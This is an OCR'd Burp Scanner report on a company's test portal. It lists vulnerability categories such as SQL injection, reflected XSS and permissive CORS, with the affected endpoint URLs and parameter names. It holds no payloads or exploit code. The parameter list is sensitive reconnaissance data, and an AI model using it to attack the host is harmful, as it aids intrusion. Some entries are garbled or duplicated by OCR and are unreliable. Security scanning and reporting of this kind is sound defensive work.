
# **Burp Scanner Report**




# Summary

The table below shows the numbers of issues identified in different categories. Issues are classified according to severity as High, Medium, Low or Information. This reflects the likely impact of each issue for a typical organization. Issues are also classified according to confidence as Certain, Firm or Tentative. This reflects the inherent reliability of the technique that



The chart below shows the aggregated numbers of issues identified in each category. Solid colored bars represent issues with a confidence level of Certain, and the bars fade as the confidence level falls.



## Contents

### 1. SQL injection

- 1.1. https://testportal.zalaris.com/neptune/zmfp\_travel\_create\_expense\_rep [DATEFAR JSON parameter]
- 1.2. https://testportal.zalaris.com/neptune/zmfp\_travel\_create\_expense\_rep [T\_SCHEMA JSON parameter]

### 2. Cross-site request forgery

- $2.1.\ https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.portal.dsm. Terminator and the properties of the properties$
- 2.2. https://testportal.zalaris.com/neptune/native/fetch\_csrf 2.3. https://testportal.zalaris.com/neptune/native/neptune\_login\_ping.html
- 2.4. https://testportal.zalaris.com/neptune/zsp\_suppinfo\_frontend

### 3. Vulnerable JavaScript dependency

- 3.1. https://testportal.zalaris.com/irj/portal
- 3.2. https://testportal.zalaris.com/irij/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined\_static\_includes\_1.js 3.3. https://testportal.zalaris.com/nea/v1/authenticate
- 3.4. https://testportal.zalaris.com/neptune/server/sapui5/1.71/resources/sap-ui-core.js
- 3.5. https://testportal.zalaris.com/resetpwd/resetpwd.html

### 4. Open redirection (DOM-based)

### 5. Link manipulation (DOM-based)

- 5.1. https://testportal.zalaris.com/htmlb/jslib/sapUrMapi\_nn7.js
- 5.2. https://testportal.zalaris.com/htmlb/jslib/sapUrMapi\_nn7.js
- 5.3. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.ds 5.4. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.ds 5.5. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.ds

- 5.6. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.ds 5.7. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.portal.epcf.admin.WorkProtectPopup
- 5.8. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.portal.epcf.admin.WorkProtectPopup

### 6. Content type incorrectly stated

## 7. Strict transport security not enforced

### 8. File path manipulation

### 9. Cross-site scripting (reflected)

9.1. https://testportal.zalaris.com/neptune/zalaris\_launchpad\_standard [NUMBER\_DECIMAL JSON parameter]

- 9.2. https://testportal.zalaris.com/neptune/zalaris\_launchpad\_standard [NUMBER\_GROUPING JSON parameter]
  9.3. https://testportal.zalaris.com/neptune/zalaris\_launchpad\_standard [TILE\_INFO JSON parameter]
  9.4. https://testportal.zalaris.com/neptune/zalaris\_launchpad\_standard [TILE\_TITLE JSON parameter]
  9.5. https://testportal.zalaris.com/neptune/zmfp\_time\_statement [AMOUNT1 JSON parameter]
  9.6. https://testportal.zalaris.com/neptune/zmfp\_time\_statement [FIL\_KEY JSON parameter]
  9.7. https://testportal.zalaris.com/neptune/zmfp\_time\_statement [FIL\_KEY JSON parameter]
  9.8. https://testportal.zalaris.com/neptune/zmfp\_travel\_create\_expense\_rep [COUNTRYTXT JSON parameter]
  9.9. https://testportal.zalaris.com/neptune/zmfp\_travel\_create\_expense\_rep [CUSTOMER JSON parameter]
  9.10. https://testportal.zalaris.com/neptune/zmfp\_travel\_create\_expense\_rep [DF JSON parameter]
  9.11. https://testportal.zalaris.com/neptune/zmfp\_travel\_create\_expense\_rep [SCHEMA\_TXT JSON parameter]
  9.13. https://testportal.zalaris.com/neptune/zmfp\_travel\_create\_expense\_rep [STATUS JSON parameter]

- 9.13. https://testportal.zalaris.com/neptune/zmfp\_travel\_create\_expense\_rep [STATUS\_JSON parameter]
  9.14. https://testportal.zalaris.com/neptune/zmfp\_travel\_create\_expense\_rep [STATUS\_TXT JSON parameter]

### 10. Cross-origin resource sharing

- 10.1. https://testportal.zalaris.com/neptune/api/notifications/notifications
- 10.2. https://testportal.zalaris.com/neptune/efile\_neptune\_app\_ess
- 10.3. https://testportal.zalaris.com/neptune/native/neptune\_ajax
- 10.4. https://testportal.zalaris.com/neptune/public/application/neptune/nam/apk.jpg 10.5. https://testportal.zalaris.com/neptune/public/application/neptune/nam/appx.png 10.6. https://testportal.zalaris.com/neptune/public/application/neptune/nam/ipa.jpg
- 10.7. https://testportal.zalaris.com/neptune/public/application/zalaris\_common\_used/js/excel-builder.dist.min.js
- 10.8. https://testportal.zalaris.com/neptune/public/application/zalaris\_common\_used/js/imageresizer.js
  10.9. https://testportal.zalaris.com/neptune/public/application/zalaris\_common\_used/js/jspdf.js
  10.10. https://testportal.zalaris.com/neptune/public/application/zmfp\_photo\_upload/js/cropper1.min.js
  10.11. https://testportal.zalaris.com/neptune/public/images/microsoft-azure-logo.svg

- 10.12. https://testportal.zalaris.com/neptune/public/media/
- 10.13. https://testportal.zalaris.com/neptune/public/media/5B7CBA6217E4A904E10000000ADC07D1
- 10.14. https://testportal.zalaris.com/neptune/public/media/safari-pinned-tab.svg 10.15. https://testportal.zalaris.com/neptune/public/media/zally\_new.svg 10.16. https://testportal.zalaris.com/neptune/public/ui5theme/zalquartzlight/UI5

- 10.17. https://testportal.zalaris.com/neptune/public/ui5theme/zalquartzlight/UI5/sap/f/themes/zalquartzlight/library-parameters.json
- 10.18. https://testportal.zalaris.com/neptune/public/ui5theme/zalquartzlight/UI5/sap/m/themes/zalquartzlight/library-parameters.json
- 10.19. https://testportal.zalaris.com/neptune/public/ui5theme/zalquartzlight/UI5/sap/suite/ui/commons/themes/zalquartzlight/library-parameters.json 10.20. https://testportal.zalaris.com/neptune/public/ui5theme/zalquartzlight/UI5/sap/suite/ui/microchart/themes/zalquartzlight/library-parameters.json 10.21. https://testportal.zalaris.com/neptune/public/ui5theme/zalquartzlight/UI5/sap/tnt/themes/zalquartzlight/library-parameters.json

- 10.22. https://testportal.zalaris.com/neptune/public/ui5theme/zalquartzlight/UI5/sap/ui/core/themes/zalquartzlight/library-parameters.json 10.23. https://testportal.zalaris.com/neptune/public/ui5theme/zalquartzlight/UI5/sap/ui/layout/themes/zalquartzlight/library-parameters.json
- 10.24. https://testportal.zalaris.com/neptune/public/ui5theme/zalquartzlight/UI5/sap/ui/table/themes/zalquartzlight/library-parameters.json 10.25. https://testportal.zalaris.com/neptune/public/ui5theme/zalquartzlight/UI5/sap/ui/unified/themes/zalquartzlight/library-parameters.json 10.26. https://testportal.zalaris.com/neptune/public/ui5theme/zalquartzlight/UI5/sap/uxap/themes/zalquartzlight/library-parameters.json

- 10.27. https://testportal.zalaris.com/neptune/server/fontawesome/5.13.0/fa.js
- 10.28. https://testportal.zalaris.com/neptune/server/js/Core.js
- 10.29. https://testportal.zalaris.com/neptune/server/js/Debug.js 10.30. https://testportal.zalaris.com/neptune/server/js/IndexedDBShim.js 10.31. https://testportal.zalaris.com/neptune/server/js/crypto/aes.js
- 10.32. https://testportal.zalaris.com/neptune/server/js/please-wait/PleaseWait.js
- 10.33. https://testportal.zalaris.com/neptune/server/js/slick/Slick.js
- 10.34. https://testportal.zalaris.com/neptune/server/js/sun/suneditor.min.js 10.35. https://testportal.zalaris.com/neptune/server/sapui5/1.71/resources/sap-ui-core.js 10.36. https://testportal.zalaris.com/neptune/zalaris\_launchpad\_standard
- 10.37. https://testportal.zalaris.com/neptune/zalaris\_reset\_gui\_password
- 10.38. https://testportal.zalaris.com/neptune/zmfp\_annual\_statement
- 10.39. https://testportal.zalaris.com/neptune/zmfp\_availability
  10.40. https://testportal.zalaris.com/neptune/zmfp\_dash\_ess\_lvreq\_overview
  10.41. https://testportal.zalaris.com/neptune/zmfp\_dash\_ess\_next\_salary
  10.42. https://testportal.zalaris.com/neptune/zmfp\_dash\_ess\_other\_quotas
- 10.43. https://testportal.zalaris.com/neptune/zmfp\_dash\_ess\_paid\_vacation
- 10.44. https://testportal.zalaris.com/neptune/zmfp\_dash\_ess\_sickness
- 10.45. https://testportal.zalaris.com/neptune/zmfp\_dash\_ess\_time\_reg 10.46. https://testportal.zalaris.com/neptune/zmfp\_dash\_ess\_travel\_paid 10.47. https://testportal.zalaris.com/neptune/zmfp\_dash\_ess\_trvl\_process
- 10.48. https://testportal.zalaris.com/neptune/zmfp\_ess\_payslip
- 10.49. https://testportal.zalaris.com/neptune/zmfp\_home\_screen
- 10.50. https://testportal.zalaris.com/neptune/zmfp\_launch\_ext\_app 10.51. https://testportal.zalaris.com/neptune/zmfp\_leave\_request
- 10.52. https://testportal.zalaris.com/neptune/zmfp\_personal\_profile
- 10.53. https://testportal.zalaris.com/neptune/zmfp\_photo\_upload
- 10.54. https://testportal.zalaris.com/neptune/zmfp\_qta\_time\_acc\_v2 10.55. https://testportal.zalaris.com/neptune/zmfp\_quota\_transfer 10.56. https://testportal.zalaris.com/neptune/zmfp\_request\_system\_access 10.57. https://testportal.zalaris.com/neptune/zmfp\_sal\_letter
- 10.58. https://testportal.zalaris.com/neptune/zmfp\_team\_status
- 10.59. https://testportal.zalaris.com/neptune/zmfp\_time\_entry\_v2
- 10.60. https://testportal.zalaris.com/neptune/zmfp\_time\_statement 10.61. https://testportal.zalaris.com/neptune/zmfp\_travel\_create\_expense\_rep 10.62. https://testportal.zalaris.com/neptune/zmfp\_universal\_inbox 10.63. https://testportal.zalaris.com/neptune/zmfp\_wt\_compensation

- 10.64. https://testportal.zalaris.com/neptune/zsp\_suppinfo\_frontend

### 11. Cross-origin resource sharing: arbitrary origin trusted

- 11.1. https://testportal.zalaris.com/neptune/api/notifications/notifications
- 11.2. https://testportal.zalaris.com/neptune/efile\_neptune\_app\_ess
- 11.3. https://testportal.zalaris.com/neptune/native/neptune\_ajax
- 11.4. https://testportal.zalaris.com/neptune/public/application/neptune/nam/apk.jpg 11.5. https://testportal.zalaris.com/neptune/public/application/neptune/nam/appx.png 11.6. https://testportal.zalaris.com/neptune/public/application/neptune/nam/ipa.jpg
- 11.7. https://testportal.zalaris.com/neptune/public/application/zalaris\_common\_used/js/excel-builder.dist.min.js 11.8. https://testportal.zalaris.com/neptune/public/application/zalaris\_common\_used/js/imageresizer.js
- 11.9. https://testportal.zalaris.com/neptune/public/application/zalaris\_common\_used/js/jspdf.js 11.10. https://testportal.zalaris.com/neptune/public/application/zmfp\_photo\_upload/js/cropper1.min.js 11.11. https://testportal.zalaris.com/neptune/public/images/microsoft-azure-logo.svg
- 11.12. https://testportal.zalaris.com/neptune/public/media/
- 11.13. https://testportal.zalaris.com/neptune/public/media/5B7CBA6217E4A904E10000000ADC07D1

```
11.14. https://testportal.zalaris.com/neptune/public/media/safari-pinned-tab.svg
 11.15. https://testportal.zalaris.com/neptune/public/media/zally_new.svg
11.16. https://testportal.zalaris.com/neptune/public/ui5theme/zalquartzlight/UI5
11.17. https://testportal.zalaris.com/neptune/public/ui5theme/zalquartzlight/UI5/sap/f/themes/zalquartzlight/library-parameters.json
11.18. https://testportal.zalaris.com/neptune/public/ui5theme/zalquartzlight/UI5/sap/m/themes/zalquartzlight/library-parameters.json
 11.19. https://testportal.zalaris.com/neptune/public/ui5theme/zalquartzlight/UI5/sap/suite/ui/commons/themes/zalquartzlight/library-parameters.json
 11.20. https://testportal.zalaris.com/neptune/public/ui5theme/zalquartzlight/UI5/sap/suite/ui/microchart/themes/zalquartzlight/library-parameters.json
 11.21.\ https://testportal.zalaris.com/neptune/public/ui5theme/zalquartzlight/UI5/sap/tnt/themes/zalquartzlight/library-parameters.json/public/ui5theme/zalquartzlight/UI5/sap/tnt/themes/zalquartzlight/library-parameters.json/public/ui5theme/zalquartzlight/UI5/sap/tnt/themes/zalquartzlight/library-parameters.json/public/ui5theme/zalquartzlight/UI5/sap/tnt/themes/zalquartzlight/library-parameters.json/public/ui5theme/zalquartzlight/UI5/sap/tnt/themes/zalquartzlight/library-parameters.json/public/ui5theme/zalquartzlight/UI5/sap/tnt/themes/zalquartzlight/library-parameters.json/public/ui5theme/zalquartzlight/UI5/sap/tnt/themes/zalquartzlight/library-parameters.json/public/ui5theme/zalquartzlight/UI5/sap/tnt/themes/zalquartzlight/library-parameters.json/public/ui5theme/zalquartzlight/library-parameters.json/public/ui5theme/zalquartzlight/UI5/sap/tnt/themes/zalquartzlight/library-parameters.json/public/ui5theme/zalquartzlight/library-parameters.json/public/ui5theme/zalquartzlight/library-parameters.json/public/ui5theme/zalquartzlight/library-parameters.json/public/ui5theme/zalquartzlight/library-parameters.json/public/ui5theme/zalquartzlight/library-parameters.json/public/ui5theme/zalquartzlight/library-parameters.json/public/ui5theme/zalquartzlight/library-parameters.json/public/ui5theme/zalquartzlight/library-parameters.json/public/ui5theme/zalquartzlight/library-parameters.json/public/ui5theme/zalquartzlight/library-parameters.json/public/ui5theme/zalquartzlight/library-parameters.json/public/ui5theme/zalquartzlight/library-parameters.json/public/ui5theme/zalquartzlight/library-parameters.json/public/ui5theme/zalquartzlight/library-parameters.json/public/ui5theme/zalquartzlight/library-parameters.json/public/ui5theme/zalquartzlight/library-parameters.json/public/ui5theme/zalquartzlight/library-parameters.json/public/ui5theme/zalquartzlight/library-parameters.json/public/ui5theme/zalquartzlight/library-parameters.json/public/ui5theme/zalquartzlight/library-parameters.json/public/ui5theme/zalquartzlight/library-pa
11.22. https://testportal.zalaris.com/neptune/public/ui5theme/zalquartzlight/UI5/sap/ui/core/themes/zalquartzlight/library-parameters.json 11.23. https://testportal.zalaris.com/neptune/public/ui5theme/zalquartzlight/UI5/sap/ui/layout/themes/zalquartzlight/library-parameters.json
 11.24. https://testportal.zalaris.com/neptune/public/ui5theme/zalquartzlight/UI5/sap/ui/table/themes/zalquartzlight/library-parameters.json
 11.25. https://testportal.zalaris.com/neptune/public/ui5theme/zalquartzlight/UI5/sap/ui/unified/themes/zalquartzlight/library-parameters.json
11.26. https://testportal.zalaris.com/neptune/public/ui5theme/zalquartzlight/UI5/sap/uxap/themes/zalquartzlight/library-parameters.json 11.27. https://testportal.zalaris.com/neptune/server/fontawesome/5.13.0/fa.js
 11.28. https://testportal.zalaris.com/neptune/server/js/Core.js
 11.29. https://testportal.zalaris.com/neptune/server/js/Debug.js
 11.30. https://testportal.zalaris.com/neptune/server/js/IndexedDBShim.js
11.30. https://testportal.zalaris.com/neptune/server/js/crypto/aes.js
11.32. https://testportal.zalaris.com/neptune/server/js/crypto/aes.js
11.33. https://testportal.zalaris.com/neptune/server/js/slick/Slick.js
11.34. https://testportal.zalaris.com/neptune/server/js/sluck/slick.js
 11.35. https://testportal.zalaris.com/neptune/server/sapui5/1.71/resources/sap-ui-core.js
 11.36. https://testportal.zalaris.com/neptune/zalaris_launchpad_standard
11.37. https://testportal.zalaris.com/neptune/zalaris_reset_gui_password 11.38. https://testportal.zalaris.com/neptune/zmfp_annual_statement 11.39. https://testportal.zalaris.com/neptune/zmfp_availability
 11.40. https://testportal.zalaris.com/neptune/zmfp_dash_ess_lvreq_overview
11.41. https://testportal.zalaris.com/neptune/zmfp_dash_ess_wte_devivew
11.42. https://testportal.zalaris.com/neptune/zmfp_dash_ess_est_salary
11.43. https://testportal.zalaris.com/neptune/zmfp_dash_ess_paid_vacation
11.44. https://testportal.zalaris.com/neptune/zmfp_dash_ess_sickness
 11.45. https://testportal.zalaris.com/neptune/zmfp_dash_ess_time_reg
 11.46. https://testportal.zalaris.com/neptune/zmfp_dash_ess_travel_paid
11.47. https://testportal.zalaris.com/neptune/zmfp_dash_ess_trvl_process 11.48. https://testportal.zalaris.com/neptune/zmfp_ess_payslip 11.49. https://testportal.zalaris.com/neptune/zmfp_home_screen
 11.50. https://testportal.zalaris.com/neptune/zmfp_launch_ext_app
 11.51. https://testportal.zalaris.com/neptune/zmfp_leave_request
11.52. https://testportal.zalaris.com/neptune/zmfp_personal_profile 11.53. https://testportal.zalaris.com/neptune/zmfp_photo_upload 11.54. https://testportal.zalaris.com/neptune/zmfp_qta_time_acc_v2
 11.55. https://testportal.zalaris.com/neptune/zmfp_quota_transfer
 11.56. https://testportal.zalaris.com/neptune/zmfp_request_system_access
11.57. https://testportal.zalaris.com/neptune/zmfp_sal_letter
11.58. https://testportal.zalaris.com/neptune/zmfp_team_status
11.59. https://testportal.zalaris.com/neptune/zmfp_time_entry_v2
11.60. https://testportal.zalaris.com/neptune/zmfp_time_statement
11.61. https://testportal.zalaris.com/neptune/zmfp_travel_create_expense_rep
 11.62. https://testportal.zalaris.com/neptune/zmfp_universal_inbox
11.63. https://testportal.zalaris.com/neptune/zmfp_wt_compensation 11.64. https://testportal.zalaris.com/neptune/zsp_suppinfo_frontend
```

## 12. Referer-dependent response

### 13. User agent-dependent response

- 13.1. https://testportal.zalaris.com/iri/portal
- 13.2. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.ds
- 13.3. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot

/pcd!3aportal\_content!2fcom.sap.pct!2fplatform\_add\_ons!2fcom.sap.ip.bi!2fPages!2fcom.sap.ip.bi.designstudio!2fcom.sap.ip.bi.designstudioPreview

### 14. Cross-domain POST

- 14.1. https://testportal.zalaris.com/saml2/idp/sso
- 14.2. https://testportal.zalaris.com/saml2/idp/sso

### 15. Input returned in response (reflected)

```
15.1. https://testportal.zalaris.com/irj/portal [name of an arbitrarily supplied URL parameter] 15.2. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.ds [APPLICATION parameter]
15.3. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.ds [XPROFILE parameter]
15.4. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.ds [XQUERY parameter]
15.5. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.ds [XSYSTEM parameter]
15.6. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.ds [name of an arbitrarily supplied URL parameter]
15.7. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen [APPLICATION parameter]
15.8. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen [Language parameter]
```

- 15.9. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen [XPROFILE parameter
- 15.10. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen [XQUERY parameter]
- 15.11. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen [XSYSTEM parameter] 15.12. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen [name of an arbitrarily supplied URL parameter] 15.13. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen [name of an arbitrarily supplied body parameter]
- 15.14. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen [sap-bw-iViewID parameter]
- 15.15. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen [sap-ext-sid parameter]
- 15.16. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.portal.dsm.Terminator [ParamMapKey parameter] 15.17. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot
- /pcdl3aportal\_contentl2fcom.sap.pctl2fplatform\_add\_onsl2fcom.sap.ip.bil2fPagesl2fcom.sap.ip.bi.designstudiol2fcom.sap.ip.bi.designstudioPreview [%24DebugAction
- 15.18. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot
- /pcdl3aportal\_content!2fcom.sap.pct!2fplatform\_add\_ons!2fcom.sap.ip.bi!2fPages!2fcom.sap.ip.bi.designstudio!2fcom.sap.ip.bi.designstudioPreview [APPLICATION parameter] 15.19. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot
- /pcdl3aportal\_contentl2fcom.sap.pctl2fplatform\_add\_onsl2fcom.sap.ip.bil2fPagesl2fcom.sap.ip.bi.designstudiol2fcom.sap.ip.bi.designstudioPreview [ClientWindowlD
- 15.20. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot
- pcd!3aportal\_content!2fcom.sap.pct!2fplatform\_add\_ons!2fcom.sap.ip.bi!2fPages!2fcom.sap.ip.bi.designstudio!2fcom.sap.ip.bi.designstudioPreview [XPROFILE parameter]

15.21. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot

/pcd!3aportal\_contentl2fcom.sap.pct!2fplatform\_add\_ons!2fcom.sap.ip.bil2fPages!2fcom.sap.ip.bi.designstudio!2fcom.sap.ip.bi.designstudioPreview [XQUERY parameter] 15.22. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot

/pcd!3aportal\_content!2fcom.sap.pct!2fplatform\_add\_ons!2fcom.sap.ip.bi!2fPages!2fcom.sap.ip.bi.designstudio!2fcom.sap.ip.bi.designstudioPreview [XSYSTEM parameter] 15.23. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot

/pcdl3aportal\_contentl2fcom.sap.pctl2fplatform\_add\_onsl2fcom.sap.ip.bil2fPagesl2fcom.sap.ip.bi.designstudiol2fcom.sap.ip.bi.designstudioPreview [name of an arbitrarily supplied URL parameter]

15.24. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot

/pcd!3aportal\_contentl2fcom.sap.pctl2fplatform\_add\_ons!2fcom.sap.ip.bil2fPages!2fcom.sap.ip.bi.designstudio!2fcom.sap.ip.bi.designstudioPreview [name of an arbitrarily supplied body parameter]

15.25. https://testportal.zalaris.com/neptune/zalaris\_launchpad\_standard [BUILD\_VERSION JSON parameter]

15.26. https://testportal.zalaris.com/neptune/zalaris\_launchpad\_standard [NUMBER\_DECIMAL JSON parameter]

15.27. https://testportal.zalaris.com/neptune/zalaris\_launchpad\_standard [NUMBER\_GROUPING JSON parameter]

15.27. https://testportal.zalaris.com/neptune/zalaris\_launchpad\_standard [NUMBER\_GROUPING JSON parameter]
15.28. https://testportal.zalaris.com/neptune/zalaris\_launchpad\_standard [TILE\_INFO JSON parameter]
15.30. https://testportal.zalaris.com/neptune/zalaris\_launchpad\_standard [TILE\_TITLE JSON parameter]
15.31. https://testportal.zalaris.com/neptune/zalaris\_launchpad\_standard [field\_id parameter]
15.32. https://testportal.zalaris.com/neptune/zmfp\_team\_status [CAL\_BEGDA JSON parameter]
15.33. https://testportal.zalaris.com/neptune/zmfp\_time\_statement [AMOUNT1 JSON parameter]
15.34. https://testportal.zalaris.com/neptune/zmfp\_time\_statement [AMOUNT2 JSON parameter]
15.35. https://testportal.zalaris.com/neptune/zmfp\_time\_statement [FIL\_KEY JSON parameter]
15.36. https://testportal.zalaris.com/neptune/zmfp\_travel\_create\_expense\_rep\_[COUNTRYTXT JSON parameter]
15.37. https://testportal.zalaris.com/neptune/zmfp\_travel\_create\_expense\_rep\_[CUISTOMER\_ISON parameter]

15.37. https://testportal.zalaris.com/neptune/zmfp\_travel\_create\_expense\_rep [CUSTOMER JSON parameter]
15.38. https://testportal.zalaris.com/neptune/zmfp\_travel\_create\_expense\_rep [LOCATION JSON parameter]
15.39. https://testportal.zalaris.com/neptune/zmfp\_travel\_create\_expense\_rep [DF JSON parameter]
15.40. https://testportal.zalaris.com/neptune/zmfp\_travel\_create\_expense\_rep [SCHEMA\_TXT JSON parameter]
15.41. https://testportal.zalaris.com/neptune/zmfp\_travel\_create\_expense\_rep [STATUS\_JSON parameter]
15.41. https://testportal.zalaris.com/neptune/zmfp\_travel\_create\_expense\_rep [STATUS\_JSON parameter]

15.42. https://testportal.zalaris.com/neptune/zmfp\_travel\_create\_expense\_rep [STATUS\_TXT JSON parameter]

15.43. https://testportal.zalaris.com/neptune/zmfp\_universal\_inbox [ajax\_value parameter]

15.44. https://testportal.zalaris.com/saml2/idp/sso [RelayState parameter]
15.45. https://testportal.zalaris.com/saml2/idp/sso [saml2sp parameter]
15.46. https://testportal.zalaris.com/sap/bc/gui/sap/its/webgui [~transaction parameter]

### 16. Suspicious input transformation (reflected)

16.1. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot /pcd!3aportal\_content!2fcom.sap.pct!2fplatform\_add\_ons!2fcom.sap.ip.bi!2fPages!2fcom.sap.ip.bi.designstudio!2fcom.sap.ip.bi.designstudioPreview [APPLICATION parameter] 16.2. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot

/pcd!3aportal\_content!2fcom.sap.pct!2fplatform\_add\_ons!2fcom.sap.ip.bil2fPages!2fcom.sap.ip.bi.designstudio!2fcom.sap.ip.bi.designstudioPreview [XPROFILE parameter]

16.3. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot

/pcd/3aportal\_contentt2fcom.sap.pctt2fplatform\_add\_onsl2fcom.sap.ip.bil2fPages!2fcom.sap.ip.bi.designstudio!2fcom.sap.ip.bi.designstudioPreview [XQUERY parameter]
16.4. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot
/pcd/3aportal\_contentt2fcom.sap.pctt2fplatform\_add\_onsl2fcom.sap.ip.bil2fPages!2fcom.sap.ip.bi.designstudio!2fcom.sap.ip.bi.designstudioPreview [XSYSTEM parameter]

16.5. https://testportal.zalaris.com/neptune/zmfp\_universal\_inbox [ajax\_value parameter]

### 17. Cross-domain Referer leakage

- 17.1. https://testportal.zalaris.com/nea/v1/authenticate
- 17.2. https://testportal.zalaris.com/neptune/

### 18. Cross-domain script include

- 18.1. https://testportal.zalaris.com/irj/portal
- 18.2. https://testportal.zalaris.com/nea/v1/authenticate
- 18.3. https://testportal.zalaris.com/neptune/
- 18.4. https://testportal.zalaris.com/neptune/ZMFP DASH ESS NEXT SALARY.view.js
- 18.5. https://testportal.zalaris.com/neptune/ZSP\_SUPPINFO\_FRONTEND
- 18.6. https://testportal.zalaris.com/neptune/zalaris\_launchpad\_standard
- 18.7. https://testportal.zalaris.com/neptune/zmfp\_dash\_ess\_next\_salary

## 19. Cookie without HttpOnly flag set

- 19.1. https://testportal.zalaris.com/irj/portal
- 19.2. https://testportal.zalaris.com/neptune/

### 20. Link manipulation (reflected)

### 21. DOM data manipulation (DOM-based)

- 21.1. https://testportal.zalaris.com/irj/portal
- 21.2. https://testportal.zalaris.com/nea/v1/authenticate

### 22. DOM data manipulation (reflected DOM-based)

- 22.1. https://testportal.zalaris.com/sap/bc/gui/sap/its/webgui [~transaction parameter]
- 22.2. https://testportal.zalaris.com/sap/bc/gui/sap/its/webgui [~transaction parameter]

### 23. Backup file

- 23.1. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined\_static\_includes\_1.exe
- 23.2. https://testportal.zalaris.com/iri/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined\_static\_includes\_1.gz 23.3. https://testportal.zalaris.com/iri/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined\_static\_includes\_1.jar
- 23.4. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined\_static\_includes\_1.js.exe 23.5. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined\_static\_includes\_1.js.gz
- 23.6. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined\_static\_includes\_1.js.jar 23.7. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined\_static\_includes\_1.js.rar 23.8. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined\_static\_includes\_1.js.tar
- 23.9. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined\_static\_includes\_1.js.tar.gz
- 23.10. https://testportal.zalaris.com/iri/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined\_static\_includes\_1.js.zip
- 23.11. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined\_static\_includes\_1.rar 23.12. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined\_static\_includes\_1.tar 23.13. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined\_static\_includes\_1.tar.gz
